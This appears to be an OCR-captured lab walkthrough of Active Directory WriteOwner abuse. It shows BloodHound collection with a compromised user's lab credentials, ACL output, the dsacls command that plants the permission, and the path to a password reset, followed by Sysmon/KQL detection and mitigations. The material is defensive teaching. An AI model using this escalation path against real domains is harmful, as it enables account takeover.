
1. **Data Collection:** From a Kali Linux attacker machine, we run the `bloodhound-python` ingestor. We authenticate as our compromised user (`hattori` with the password `Passowrd@1`) and point the tool at the Domain Controller (`192.168.56.10`). The ingestor successfully connects to LDAP and begins mapping the domain's users, groups, and ACLs.
    - *(Shows the `bloodhound-python` execution, successful LDAP connection, and data collection process)*

```
                                        READ PROPERTY
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS for Remote Access Information   <Inherited from parent>
                                        READ PROPERTY
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS   <Inherited from parent>
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Inherited to group
Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
                                        SPECIAL ACCESS for tokenGroups   <Inherited from parent>
                                        READ PROPERTY
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS   <Inherited from parent>
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Inherited to computer
Allow CREATOR OWNER                     SPECIAL ACCESS for Validated write to computer attributes.   <Inherited
from parent>
                                        WRITE SELF
Allow NT AUTHORITY\SELF                 SPECIAL ACCESS for Validated write to computer attributes.   <Inherited
from parent>
                                        WRITE SELF
Allow NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
                                        SPECIAL ACCESS for tokenGroups   <Inherited from parent>
                                        READ PROPERTY
Allow NT AUTHORITY\SELF                 SPECIAL ACCESS for msTPM-TpmInformationForComputer   <Inherited from par
ent>
                                        WRITE PROPERTY
The command completed successfully
```


Phase 4: Attack Path Analysis (BloodHound)

After collecting the Active Directory data, we load it into the BloodHound GUI to visualize the attack path.

1. **Visualizing the Relationship:** Querying the attacker user (`HATTORI@LAB.LOCAL`) in BloodHound reveals a direct edge to the target user (`NINJA@LAB.LOCAL`). The graph explicitly shows that Hattori holds the `WriteOwner` privilege over Ninja's object.
    - *(Shows the BloodHound graph with the WriteOwner edge between the two users)*




1. **Understanding the Abuse Mechanics:** Right-clicking the `WriteOwner` edge and viewing the "General" info tab details how this relationship can be exploited. It confirms that modifying the owner of the `NINJA@LAB.LOCAL` account grants the new owner implicit rights, allowing them to eventually reset the user's password or modify their attributes.
    - *(Shows the BloodHound "General" tab explaining the user-to-user WriteOwner abuse)*



Phase 5: Detection and Threat Hunting

While we can detect the exploitation using Event ID 4662 (as shown in Part 1), we can also detect the *creation* of the vulnerability itself. If an attacker or a rogue admin modifies Active Directory ACLs using command-line tools, Endpoint Detection and Response (EDR) or Sysmon can catch it.

1. **Detecting Malicious ACL Modifications (Sysmon Event ID 1):** In Azure Log Analytics, we execute a KQL query targeting `Sysmon` logs. We filter for `EventID == 1` (Process Creation) and look for command-line executions containing `dsacls`.
    - The results perfectly capture the exact command used to plant the vulnerability: `dsacls "CN=ninja,CN=Users,DC=lab,DC=local" /G lab\hattori:WO`.
    - This highlights the importance of logging command-line arguments, allowing defenders to see exactly which permissions were granted and to whom.
    - *(Shows the KQL query and Sysmon Event ID 1 output capturing the dsacls execution)*



Phase 6: Mitigation and Remediation

To defend against user-to-user `WriteOwner` abuse and unauthorized ACL modifications, organizations should implement the following defenses:

- **Strict Active Directory Delegation:** Follow the Principle of Least Privilege. Standard users should never have `WriteOwner`, `GenericAll`, or `WriteDacl` permissions over other user objects. Delegation should be strictly limited to designated Helpdesk or Identity Management groups, and even then, only at specific Organizational Unit (OU) levels.
- **Command-Line Auditing:** Enable Process Creation events with Command Line auditing (Event ID 4688) or deploy Sysmon (Event ID 1). Alert on the execution of native tools like `dsacls.exe`, `icacls.exe`, or PowerShell cmdlets like `Set-Acl` and `Add-ADPermission` when run by non-administrative accounts.
- **Routine ACL Audits:** Continuously map the Active Directory environment using tools like BloodHound Enterprise, PingCastle, or native scripts to detect "shadow admins" or users with hidden, exploitable ACLs.
- **Alert on Active Directory Object Modifications:** Ensure directory service changes are logged (Event ID 5136 - A directory service object was modified) and alert when critical attributes like the `nTSecurityDescriptor` (the object's ACL/Owner) are altered outside of approved change windows or by unexpected accounts.